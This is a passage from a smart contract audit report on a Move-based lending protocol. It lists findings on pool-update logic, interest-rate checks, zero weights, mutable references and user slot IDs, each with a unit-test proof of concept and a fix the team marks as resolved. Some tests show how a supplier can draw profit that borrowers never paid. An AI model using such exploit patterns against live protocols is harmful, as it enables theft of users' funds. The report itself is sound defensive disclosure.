        interest_rate::add<BTC>(config, 30, 0, 10, 265000);

        add_pool<USDT>(lend);
        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<USDT>(lend, i);
            enable<BTC>(lend, i);
            i = i + 1;
        };

        supply<USDT>(user, 1000000, true);
        supply<BTC>(user2, 1000000, true);
        borrow<USDT>(user2, 800000);
        borrow<BTC>(user, 800000);
        timestamp::fast_forward_seconds(365 * 24 * 60 * 60 / 2);
        liquidate<USDT, BTC>(liq, user_addr, 100000, 100000);
```

```
    }
```

Output:

```
[debug] (&) { Pool Utilization Before liquidate(IN): }
[debug] 7233
[debug] (&) { Pool Utilization After liquidate(IN): }
[debug] 7992
[debug] (&) { Pool Utilization used by borrow pool index update(IN): }
[debug] 7992
```

Recommendation

Recommend updating the aforementioned indexes before the utilization change.

Alleviation

[**Aptin Team**, 11/23/2022]: The team resolved the issue in commit 6bee14cd4da446b68cead7573f2abb4388659cb2 by refactoring the code.

ABH-01 POOLS ARE NOT UPDATED CORRECTLY WHEN CREATING OR CHANGING A POSITION

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (Nov24-6bee14cd4da446b68cead7573f2abb4388659cb2): 213	Resolved

Description

When users create or update a position, the pool for that position is updated as well as the pool utilization. For example, for the supply operation:

```
    if (!vector::contains(&position.supply_coins, coin_name)) {
        assert!(amount <= pool_config::max_deposit_limit_with_coin_name(coin_name),
EMORE_THAN_MAX_DEPOSIT_LIMIT);
        new_supply_position(pool, position, coin_name, amount, reverse);
    } else {
        let supply_position = table::borrow_mut(&mut position.supply_position,
*coin_name);

        let balance = supply_position.amount;
        assert!(balance + amount <=
pool_config::max_deposit_limit_with_coin_name(coin_name),
EMORE_THAN_MAX_DEPOSIT_LIMIT);

        interest = process_supply(&mut pool.supply_pool, supply_position, amount,
now, oper_type);
    };

    update_pool_utilization(pool);
```

```
    fun new_supply_position(pool: &mut Pool, positions: &mut Positions, coin_name:
&String, amount: u64, collateral: Option<u64>) {
        ...
        let now = timestamp::now_seconds();

        // update when first user join in pool
        if (pool.supply_pool.last_update_time_interest == 0) {
            pool.supply_pool.last_update_time_interest = now;
            pool.supply_pool.total_value = (amount as u128);
        } else {
            // first step: update index of current pool
            let index = supply_index(pool, coin_name, now);
            update_supply_pool(&mut pool.supply_pool, index, now, amount, 0,
option::none());
        };
```

However, the opposite pool, such as the borrowing pool for the supply operation, is not updated if the user does not have a position in that pool. This causes an issue as since the pool utilization is updated, this new utilization will be used when updating the opposite pool.

Proof of Concept

The following helper function was added to `pool.move` to obtain a pool's balance.

```
    #[test_only]
    public fun pool_balance<C>(pool_addr: address, type: u8): u128 acquires
LendProtocol {
        let coin_name = type_name<C>();
        let protocol = borrow_global<LendProtocol>(pool_addr);
        let pool = table::borrow(&protocol.pools, coin_name);
        if (type == 0) { // Supply pool
            pool.supply_pool.total_value
        } else { // Borrow pool
            pool.borrow_pool.total_value
        }
    }
```

The below unit test in `lend.move` demonstrates the issue by performing the following:

1. Alice supplies 100 USDT so that she can later borrow and Bob supplies 100 BTC.
    - The current utilization for both pools is 0%.
2. After 1 year, Alice borrows 80 BTC, so the BTC utilization is now 80%.
    - The supply pool is not updated as Alice does not have a supply position in BTC.
3. Bob updates their supply position.

- This uses the 80% utilization even though it has lasted for 0 seconds.

4. Bob has acquired profit, even though no interest has accrued.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;

struct BTC {}
struct USDT {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    alice = @0x777,
    bob = @0x888,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
fun test_manipulate_utilization(
    admin: &signer,
    lend: &signer,
    alice: &signer,
    bob: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    timestamp::fast_forward_seconds(1);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });

    let alice_addr = signer::address_of(alice);
    let bob_addr = signer::address_of(bob);
    let lend_addr = signer::address_of(lend);
    account::create_account_for_test(lend_addr);
    account::create_account_for_test(alice_addr);
    account::create_account_for_test(bob_addr);
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
```

```
        managed_coin::initialize<BTC>(
            lend,
            b"Bitcoin",
            b"BTC",
            18,
            false,
        );

        managed_coin::initialize<USDT>(
            lend,
            b"USDT",
            b"USDT",
            18,
            false,
        );

        coin::register<BTC>(vault);
        coin::register<BTC>(alice);
        coin::register<BTC>(bob);
        coin::register<USDT>(vault);
        coin::register<USDT>(alice);
        coin::register<USDT>(bob);

        managed_coin::mint<USDT>(lend, bob_addr, 100);
        managed_coin::mint<BTC>(lend, alice_addr, 100);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);
        prices::add_dex<USDT>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<USDT>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);
        pool_config::add<USDT>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 29, 2530, 0, 257300);
        interest_rate::add<USDT>(config, 29, 2530, 0, 257300);

        add_pool<BTC>(lend);
        add_pool<USDT>(lend);
```

```
        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            enable<USDT>(lend, i);
            i = i + 1;
        };

        // Supply
        supply<BTC>(alice, 100, true);
        supply<USDT>(bob, 100, true);

        // After 1 year, borrow
        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);
        borrow<BTC>(bob, 80);

        // Update alice position
        supply<BTC>(alice, 0, true);

        // alice has profit even though utilization was 0% for the year and positive
for 0 seconds
        let balance = coin::balance<V<BTC>>(alice_addr);
        assert!(balance > 100, 100);

        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);
        let borrowed = pool::pool_balance<BTC>(pool_addr, 1);
        assert!(borrowed == 80, 200);
    }
```

Recommendation

Recommend separating the logic between updating pools and updating positions, such as having an `accumulated_interest` variable for each pool that is able to update independently of any provided user position.

Each user's position should also have a similar variable, but per coin supplied or borrowed, to keep track of how much interest they have accumulated so far.

For example, at the beginning of each operation, the pool's `accumulated_interest` value should be updated as

```
pool.accumulated_interest += (pool.total_value * interest_rate * diff_time / 1 YEAR)
/ pool.total_value;
```

When users update their position, their interest should be updated as:

```
position.interest += position.amount * (pool.accumulated_interest -
position.pool_interest);

// Update interest already redeemed
position.pool_interest = pool.accumulated_interest;
```

Alleviation

[**Aptin Team**, 11/28/2022]: The team heeded the advice and resolved the issue in commit 6e74c7c52514757ec6336783810e8fc92e6590fa by separating the pool and position update.

ABH-02 | POOLS ARE NOT CONCURRENTLY UPDATED

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (Nov24-6bee14cd4da446b68cead7573f2abb4388659cb2): 685	Resolved

Description

The function `update_interest()` updates a user's position and updates the corresponding pools.

```
    fun update_interest(pools: &mut Table<String, Pool>, position: &mut Positions) {
        let i = 0;
        let len = vector::length(&position.supply_coins);
        while (i < len) {
            ...

            update_supply_interest(supply_position, pool, coin_name, now);

            if (vector::contains(&position.borrow_coins, coin_name)) {
                let borrow_position = table::borrow_mut(&mut
position.borrow_position, *coin_name);
                update_borrow_interest(borrow_position, pool, coin_name, now)
            };

            // calc utilization when end of each coin
            update_pool_utilization(pool);

            i = i + 1;
        };

        let i = 0;
        let len = vector::length(&position.borrow_coins);
        while (i < len) {

            let coin_name = vector::borrow(&position.borrow_coins, i);

            if (!vector::contains(&position.supply_coins, coin_name)) {
                ...
                update_borrow_interest(borrow_position, pool, coin_name, now);

                // calc utilization when end of each coin
                update_pool_utilization(pool);
            };

            i = i + 1;
        }
    }
```

However, the function does not always update the opposite pool for a corresponding position. For example, if a user has a supply position but not a borrow position for a pool, then only the supply pool is updated and not the borrow pool.

This can cause issues when updating later users as the later user will use a different pool utilization.

For example, if the first user only has a borrow position for a pool, the update will cause the pool utilization to increase. Then if the next user has a supply position for that pool, the higher utilization will allow this next user to obtain more profit than expected.

Proof of Concept

The following helper functions were added to `pool.move` to help facilitate the test.

```
    #[test_only]
    public fun increase_protocol_id(pool_addr: address, additional_id: u64) acquires
LendProtocol {
        let protocol = borrow_global_mut<LendProtocol>(pool_addr);
        protocol.number_id = protocol.number_id + additional_id;
    }

    #[test_only]
    public fun pool_utilization<C>(pool_addr: address): u64 acquires LendProtocol {
        let coin_name = type_name<C>();
        let protocol = borrow_global<LendProtocol>(pool_addr);
        let pool = table::borrow(&protocol.pools, coin_name);
        pool.utilization
    }

    #[test_only]
    public fun pool_balance<C>(pool_addr: address, type: u8): u128 acquires
LendProtocol {
        let coin_name = type_name<C>();
        let protocol = borrow_global<LendProtocol>(pool_addr);
        let pool = table::borrow(&protocol.pools, coin_name);
        if (type == 0) { // Supply pool
            pool.supply_pool.total_value
        } else { // Borrow pool
            pool.borrow_pool.total_value
        }
    }
```

The below test in `lend.move` demonstrates the issue by performing the following:

1. The interest rates for the coins are 30% at 80% utilization and ~120% at 100% utilization.
2. Alice supplies USDT so that they can borrow later. Alice's position slot is 0.
3. The protocol ID is increased by 10000 so that the Bob's position slot will be 1 when it supplies 100 BTC.
4. Alice borrows 80 BTC, so the BTC utilization is 80%.
    - Bob expects to obtain ~30% profit rate.
5. After 1 year, the Alice's position is updated via `traverse_pool()`.
    - Since Alice does not have a supply position in BTC, the supply pool is not updated.
    - This update causes the BTC utilization to exceed 100%.
6. Bob's position is updated and they collect their profit.

- They obtained a profit of at least 120%, which means high utilization was used when calculating the profit.

7. BTC pool balances are obtained to show that the profit acquired exceeds interest accrued.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;
use aptos_std::debug::print;

struct BTC {}
struct USDT {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
fun test_pools_not_concurrently_updated(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    timestamp::fast_forward_seconds(1);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });

    let user_addr = signer::address_of(user);
    let lend_addr = signer::address_of(lend);
    account::create_account_for_test(lend_addr);
    account::create_account_for_test(user_addr);
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
```

```
            b"BTC",
            18,
            false,
        );

        managed_coin::initialize<USDT>(
            lend,
            b"USDT",
            b"USDT",
            18,
            false,
        );

        coin::register<BTC>(vault);
        coin::register<BTC>(user);
        coin::register<BTC>(lend);
        coin::register<USDT>(vault);
        coin::register<USDT>(user);
        coin::register<USDT>(lend);

        managed_coin::mint<USDT>(lend, lend_addr, 100);
        managed_coin::mint<BTC>(lend, user_addr, 100);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);
        prices::add_dex<USDT>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<USDT>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);
        pool_config::add<USDT>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);

        // ~120% interest rate at 100% utilization; 30% interest rate at 80%
utilization
        interest_rate::add<BTC>(config, 29, 2530, 10, 300000);
        interest_rate::add<USDT>(config, 29, 2530, 10, 300000);

        add_pool<BTC>(lend);
        add_pool<USDT>(lend);
```

```
        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            enable<USDT>(lend, i);
            i = i + 1;
        };

        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);

        // Supply and borrow
        supply<USDT>(lend, 100, true);

        // User has slot 1
        pool::increase_protocol_id(pool_addr, 10000);
        supply<BTC>(user, 100, true);
        borrow<BTC>(lend, 80);

        // After 1 year, update positions
        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);

        // Update Lend. BTC utilization rate exceeds 100%.
        traverse_pool(config, 0, 0);
        let utilization = pool::pool_utilization<BTC>(pool_addr);
        assert!(utilization > 10000, 100);

        // Update User and collect profit
        traverse_pool(config, 0, 1);
        supply<BTC>(user, 0, true);

        let balance = coin::balance<V<BTC>>(user_addr);
        assert!(balance >= 220, 200);

        let supply = pool::pool_balance<BTC>(pool_addr, 0);
        let borrow = pool::pool_balance<BTC>(pool_addr, 1);
        print(&supply);
        print(&borrow);
    }
```

Output:

```
Running Move unit tests
[debug] 251
[debug] 104
[ PASS    ]
0x73b87190f75332f400506082d42b4b817e73dc3d5ca8846feda58c8df8e69ed7::lend::test_pools
_not_concurrently_updated
```

From the test, the supply pool's balance increased from 100 to 251 while the borrow pool's balance increased from 80 to 104. This breaks the invariant that supplier profits are obtained from borrowers' interest payments.

Recommendation

Recommend separating the logic between updating pools and updating positions, such as having an `accumulated_interest` variable for each pool that is able to update independently of any provided user position.

Each user's position should also have a similar variable, but per coin supplied or borrowed, to keep track of how much interest they have accumulated so far.

For example, at the beginning of each operation, the pool's `accumulated_interest` value should be updated as

```
pool.accumulated_interest += (pool.total_value * interest_rate * diff_time / 1 YEAR)
/ pool.total_value;
```

When users update their position, their interest should be updated as:

```
position.interest += position.amount * (pool.accumulated_interest -
position.pool_interest);

// Update interest already redeemed
position.pool_interest = pool.accumulated_interest;
```

Alleviation

[**Aptin Team**, 11/28/2022]: The team heeded the advice and resolved the issue in commit 6e74c7c52514757ec6336783810e8fc92e6590fa by separating the pool and position update.

ABH-03 | LACK OF CHECK ON `d` VALUE

Category	Severity	Location	Status
Logical Issue	Minor	sources/borrow_interest_rate.move (lend-config-9c1d48c337889fae5c5bd8550c5bdcea685d80d8): 87, 94, 110, 142	Resolved

Description

The borrow interest rate formula depends on whether an asset's utilization rate exceeds 80% or not.

```
174     public fun calc_borrow_interest_rate<C>(u: u64): u64 acquires Params {
175         ...
176             let formula = vector::borrow(&params.vals, i);
177             // u extend 1000 times
178             if (u < 8000) {
179                 // y = kx + b
180                 (formula.k * u + 10 * formula.b) / 10
181             } else {
182                 // y = a (u - c)^3/2 + d
183                 (formula.a * (u - formula.c) * sqrt(((u - formula.c) as u128))
+ 10 * formula.d) / 10
184             }
185         ...
186     }
```

However, depending on the value of `formula.d`, it is possible that the borrowing rate decreases as the utilization rate increases.

This can occur at the point `u = 8000`, as there is no guarantee that at `u = 8000`, the second formula gives a value at least as high as the first formula.

Proof of Concept

A unit test is provided that does the following:

1. A coin is added with values `k = 30, b = 2500, a = 10, d = 10000`
2. The borrowing rate at 79.99% utilization is higher than the borrowing rate at 80% utilization
3. The `d` value is changed to `k * 800 + b`
4. The borrowing rate at 79.99% utilization is now lower than the borrowing rate at 80% utilization

```
    #[test_only]
    struct BTC {}

    #[test(admin = @lend_config)]
    fun test_d_values(admin: &signer) acquires Params {
        initialize(admin);
        let k = 30;
        let b = 2500;
        let a = 10;

        let d = 10000; // d value too small
        add<BTC>(admin, k, b, a, d);

        let lower_util_rate = calc_borrow_interest_rate<BTC>(7999);
        let higher_util_rate = calc_borrow_interest_rate<BTC>(8000);
        print(&lower_util_rate);
        print(&higher_util_rate);

        assert!(lower_util_rate > higher_util_rate, 100);

        set_d<BTC>(admin, k * 800 + b);

        let lower_util_rate = calc_borrow_interest_rate<BTC>(7999);
        let higher_util_rate = calc_borrow_interest_rate<BTC>(8000);
        print(&lower_util_rate);
        print(&higher_util_rate);

        assert!(lower_util_rate <= higher_util_rate, 101)
    }
```

Test results:

```
[debug] 26497
[debug] 10000
[debug] 26497
[debug] 26500
[ PASS    ]
0xffffb916d592f01cf27be4c99a8a6c1fc82c4400a5f0514fcf1568e35f53e167::borrow_interest_
rate::test_d_values
```

The results show that the first choice of `d` resulted in a decrease in the borrow rate when utilization increased from 79.99% to 80%, but the second choice of `d` resulted in the borrow rate increasing, as one would expect when utilization increases.

Recommendation

Recommend including checks to ensure that the condition `d >= k * 800 + b` always holds. These checks should be included when creating a `FormulaParam`, as well as when updating `k`, `b`, or `d`.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 295099a10144a5cb1956ab3f9749adb2ca756e96 by adding a check in the required functions.

ABS-01 | OPTIMIZATION OF UPDATING POSITIONS

Category	Severity	Location	Status
Gas Optimization, Language Specific	Medium	sources/pool.move (Nov19-13cc3ce1376cfeb1f4dab1260ac0fff39988cb8c): 417, 462, 703, 727	Resolved

Description

When updating positions in the functions `process_supply()`, `process_borrow()`, and `update_all_positions()`, these functions first check if the user is in the associated pool.

```
703             if (vector::contains(&pool.supply_pool.users, &user_addr)) {
704               ...
705             }
```

The function then checks if the user has a position in the pool.

```
704                 let (e, j) = index_of_supply_position(&mut
user_info.supply_positions, &pool.coin_name);
```

As a user is in a pool **if and only if** they have a position in the pool, these checks confirm the same thing, creating redundancy.

Both checks have linear complexity, but since the number of pools are likely capped, the `index_of_supply_position()` and `index_of_borrow_position()` functions will generally be cheaper to use.

As every supply, borrow, redeem, and repay operation calls `update_all_positions()` and one of `process_supply()` or `process_borrow()`, each operation will go through the vector `pool.users` 3 times:

1. twice for `update_all_positions()`
    - traverse `supply_pool.users`
    - traverse `borrow_pool.users`
2. once for `process_supply()` or `process_borrow()`

This means that each additional user increases the cost of 3 loops.

Proof of Concept

A test is provided to show how different the gas cost of the `vector::contains()` operation can be.

1. Each test generates a vector of size 10000

2. The first test tries to find the last element of the vector
3. The second test tries to find the first element of the vector
4. The amount of time and cost of each is compared

```
    #[test]
    public entry fun gas_test_one() {
        let arr = vector::empty<u64>();

        let i = 0;
        while (i < 10000) {
            vector::push_back(&mut arr, i);
            i = i + 1;
        };

        assert!(vector::contains(&arr, &9999), 1000);
    }

    #[test]
    public entry fun gas_test_two() {
        let arr = vector::empty<u64>();

        let i = 0;
        while (i < 10000) {
            vector::push_back(&mut arr, i);
            i = i + 1;
        };

        assert!(vector::contains(&arr, &0), 1000);
    }
```

Output:

```
% move test -s
Test Statistics:

┌──────────────────────────────────┬──────────┬──────────────────────────┐
│            Test Name             │   Time   │   Instructions Executed  │
├──────────────────────────────────┼──────────┼──────────────────────────┤
│ 0x1::GasTest::gas_test_one       │   0.009  │          4141            │
├──────────────────────────────────┼──────────┼──────────────────────────┤
│ 0x1::GasTest::gas_test_two       │   0.003  │          1741            │
└──────────────────────────────────┴──────────┴──────────────────────────┘
```

Recommendation

Recommend to only use a user's `UserInfo` resource to decide if the user has a position for the pool or not, and not use the `pool.users` vector.

Alleviation

[**Aptin Team**, 11/21/2022]: The team heeded the advice and resolved the issue in commit d8475027293cb0c6aa18297246b9b058c34569da by changing the data structure.

ABS-02 | COMPILER ERROR DUE TO TOO FEW ARGUMENTS

Category	Severity	Location	Status
Compiler Error	Minor	sources/pool.move (Nov19-13cc3ce1376cfeb1f4dab1260ac0fff39988cb8c): 709, 734, 875, 913	Resolved

Description

The function `update_borrow_position_for_user()` takes 5 arguments:

```
769     fun update_borrow_position_for_user(pool: &mut Pool, borrow_position: &mut BorrowPosition, coin_name: &String, ts: u64, oper_type: u8): (u64, u64) {
```

However, only 4 arguments were given when calling it:

```
734                     let (interest, index) = update_borrow_position_for_user(pool, borrow_position, &coin_name, ts);
```

```
913                     let (interest, index) = update_borrow_position_for_user(pool, borrow_position, coin_name, now);
```

Similarly, the function `update_supply_position_for_user()` takes 5 arguments:

```
756     fun update_supply_position_for_user(pool: &mut Pool, supply_position: &mut SupplyPosition, coin_name: &String, ts: u64, oper_type: u8): (u64, u64) {
```

However, only 4 arguments were given when calling it:

```
709                     let (interest, index) = update_supply_position_for_user(pool, supply_position, &coin_name, ts);
```

```
875                     let (interest, index) = update_supply_position_for_user(pool, supply_position, coin_name, now);
```

Recommendation

Recommend using the correct arguments when calling functions.

Alleviation

[**Aptin Team**, 11/21/2022]: The team resolved the issue in commit d8475027293cb0c6aa18297246b9b058c34569da by refactoring the code.

ABT-01 | LACK OF CHECK ON WEIGHT

Category	Severity	Location	Status
Mathematical Operations	Minor	sources/config.move (lend-config-9c1d48c337889fae5c5bd8550c5bdcea685d80d8): 94, 140	Resolved

Description

When adding configuration parameters for a coin or changing the `weight` parameter, it is currently possible to have the `weight` be 0. However, the function `apn_reward<C>()` requires the sum of all weights to be non-zero, as there is a division by this sum.

```
205     public fun apn_reward<C>(): u64 acquires Config {
206         assert!(exists<Config>(@lend_config),
error::not_found(ENOT_FOUND_CONFIG));
207
208         let config = borrow_global<Config>(@lend_config);
209
210         let type_name = type_name<C>();
211
212         let (e, i) = contains(&config.stores, &type_name);
213
214         if (e) {
215             let sum_quota = sum(&config.stores);
216             let store = vector::borrow(&config.stores, i);
217             let r = (config.total_apn_rewards as u128) * (store.weight as
u128) / (APN_DURATION * sum_quota * 2 as u128); // it is possible for sum_quota == 0
218             (r as u64)
219         } else {
220             abort ENOT_EXISTS_APN_REWARD
221         }
222     }
```

If all weights were zero, then users would not be able to use the lending protocol, as all four operations of supply, borrow, redeem, and repay call `apn_reward<C>()`.

Proof of Concept

A unit test following the below steps is provided as proof of concept.

1. A coin is added with a weight of 0.
2. Rewards are given out, but this operation fails.

```
    #[test_only]
    struct BTC {}

    #[test(admin = @lend_config)]
    fun test_zero_weight(admin: &signer) acquires Config {
        initialize(admin);
        add<BTC>(admin, 1, 1, 0, 1); // 0 weight

        let reward = apn_reward<BTC>();
        assert!(reward != 0, 100);
    }
```

Test result:

```
┌── test_zero_weight ──────
│ ITE: An unknown error was reported. Location: error[E11001]: test failure
│     ┌─ /lend-protocol-main/lend-config/sources/config.move:217:81
│     │
│ 205 │     public fun apn_reward<C>(): u64 acquires Config {
│     │                ---------- In this function in
0xffffb916d592f01cf27be4c99a8a6c1fc82c4400a5f0514fcf1568e35f53e167::config
│     .
│ 217 │             let r = (config.total_apn_rewards as u128) * (store.weight as
u128) / (APN_DURATION * sum_quota * 2 as u128);
│     │
^
```

Recommendation

Recommend adding a check to ensure weights are non-zero or ensure that there is at least one non-zero weight.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by ensuring all weights are positive.

ABT-02 THE FUNCTION `borrow_mut()` DOES NOT RETURN A MUTABLE REFERENCE

Category	Severity	Location	Status
Language Specific	Minor	sources/config.move (lend-config-9c1d48c337889fae5c5bd8550c5bdcea685d80d8): 127, 143, 153, 163	Resolved

Description

The functions `set_weight()`, `set_ltv()`, and `set_fees()` all use `borrow_mut()` to try to obtain a mutable reference to a `Store` in order to change the `Store`'s parameters.

However, `borrow_mut()` does not return a mutable reference, meaning the changes do not take place.

```
127     fun borrow_mut(account: &signer, ct: &String): Store acquires Config {
128         validate_account(account);
129 
130         let config = borrow_global_mut<Config>(@lend_config);
131 
132         let (e, i) = contains(&config.stores, ct);
133         if (e) {
134             *vector::borrow_mut(&mut config.stores, i)
135         } else {
136             abort ENOT_FOUND_COIN_TYPE
137         }
138     }
```

Proof of Concept

A unit test is provided to show that current methods changing the ltv, fees, and weight have no effect, but changing the deposit limit has an effect.

A test function is also provided to show one way to correctly change the ltv.

```
    #[test_only]
    fun new_set_ltv<C>(account: &signer, new_ltv: u8) acquires Config {
        assert!(new_ltv < 100, error::invalid_argument(ELTV_MORE_THAN_100));
        validate_account(account);
        let type_name = type_name<C>();

        let config = borrow_global_mut<Config>(@lend_config);

        let (e, i) = contains(&config.stores, &type_name);
        if (e) {
            let store = vector::borrow_mut(&mut config.stores, i);
            store.ltv = new_ltv
        } else {
            abort ENOT_FOUND_COIN_TYPE
        }
    }

    #[test(config = @lend_config)]
    fun test_change_parameters(config: &signer) acquires Config {
        initialize(config);
        add<BTC>(config, 80, 10, 1, 100); // ltv = 80, fees = 10, weight = 1,
deposit limit = 100

        set_ltv<BTC>(config, 90);
        assert!(ltv<BTC>() == 80, 100); // ltv still 80, not 90

        new_set_ltv<BTC>(config, 90);
        assert!(ltv<BTC>() == 90, 101); // ltv now correctly 90

        set_fees<BTC>(config, 50);
        assert!(fees<BTC>() == 10, 200); // fees still 10, not 50

        set_weight<BTC>(config, 20);
        let type_name = type_name<BTC>();
        let store = borrow(&type_name);
        let weight = store.weight;
        assert!(weight == 1, 300); // weight still 1, not 20

        set_deposit_limit<BTC>(config, 1000);
        assert!(deposit_limit<BTC>() == 1000, 400); // deposit limit correctly
changed
    }
```

Recommendation

Recommend using a mutable reference when changing parameters.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by changing the function to return a mutable reference.

ABU-01 FIRST 9999 USERS FACE ISSUES IF PROTOCOL NUMBER ID IS TOO HIGH

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (Nov22-43e6061419beaf4cbd7fd60da330deef844f6dd1): 429	Resolved

Description

When users interact with the protocol, the function `check_users()` is called to see if the user has interacted with the protocol or not. If the user's position slot is 0, which is the default for new users, then several checks are made.

Note that for the first 9999 users, their position's slot will be 0 due to the function `slot()` and `SIZE_OF_SLOT == 10000` (9999 as the first user will be associated with the `number_id` 1).

```
424     fun slot(number_id: u64): u8 {
425         (number_id / SIZE_OF_SLOT as u8)
426     }
```

```
56     const SIZE_OF_SLOT: u64 = 10000;
```

In the situation where `protocol.number_id >= SIZE_OF_SLOT`, these first 9999 users will go through the following branch in `check_users()`:

```
    fun check_users(protocol: &mut LendProtocol, user_addr: address, oper_type: u8,
slot: u8): bool {
        if (slot == 0) {
            if (protocol.number_id == 0) {
                ...
                }
            } else if (protocol.number_id < SIZE_OF_SLOT) {
                ...
                };
            } else {
                if (oper_type == supply_oper()) {
                    let slot = slot(protocol.number_id);
                    if (!table::contains(&protocol.users, slot)) {
                        let vs = vector::empty();
                        vector::push_back(&mut vs, user_addr);
                        table::add(&mut protocol.users, slot, vs);
                    } else {
                        let users = table::borrow_mut(&mut protocol.users, slot);
                        vector::push_back(users, user_addr);
                    };

                    protocol.number_id = protocol.number_id + 1;

                    return false
                } else {
                    abort EINVALID_USER
                }
            }
        };

        true
    }
```

Then if the user is not using the supply operation, the function will abort with the error code `EINVALID_USER`. This means that these users cannot borrow, withdraw, or repay and cannot be liquidated.

Furthermore, if the user supplies, the user is again added to `protocol.users` table, and `check_user()` returns `false`. This will cause the user's positions to not be updated.

```
219         let res = check_users(protocol, user_addr, oper_type, position.slot);
220
221         if (res) {
222             update_interest(&mut protocol.pools, position);
223         };
```

This means that the user will be unable to obtain profit if they use the supply operation.

Proof of Concept

The following test function was added to `pool.move` to increase the protocol ID arbitrarily.

```
    #[test_only]
    public fun increase_protocol_id(pool_addr: address, additional_id: u64) acquires
LendProtocol {
        let protocol = borrow_global_mut<LendProtocol>(pool_addr);
        protocol.number_id = protocol.number_id + additional_id;
    }
```

The following unit test in `lend.move` demonstrates the issue by doing the following:

1. User supplies 100 and borrows 50.
2. The protocol ID is increased by 10000, similar to 10000 users being added to the protocol.
3. After 1 year, the user tries to update their positions, but no profit was received.
4. The user tries to borrow, but the function call is aborted due to error `EINVALID_USER`.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;

struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
fun test_pools_not_updated(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    timestamp::fast_forward_seconds(1);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });

    let user_addr = signer::address_of(user);
    let lend_addr = signer::address_of(lend);
    account::create_account_for_test(lend_addr);
    account::create_account_for_test(user_addr);
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
```

```
            false,
        );

        coin::register<BTC>(vault);
        coin::register<BTC>(user);

        managed_coin::mint<BTC>(lend, user_addr, 100);

        // Initialize Feedprice
        prices::init(price);
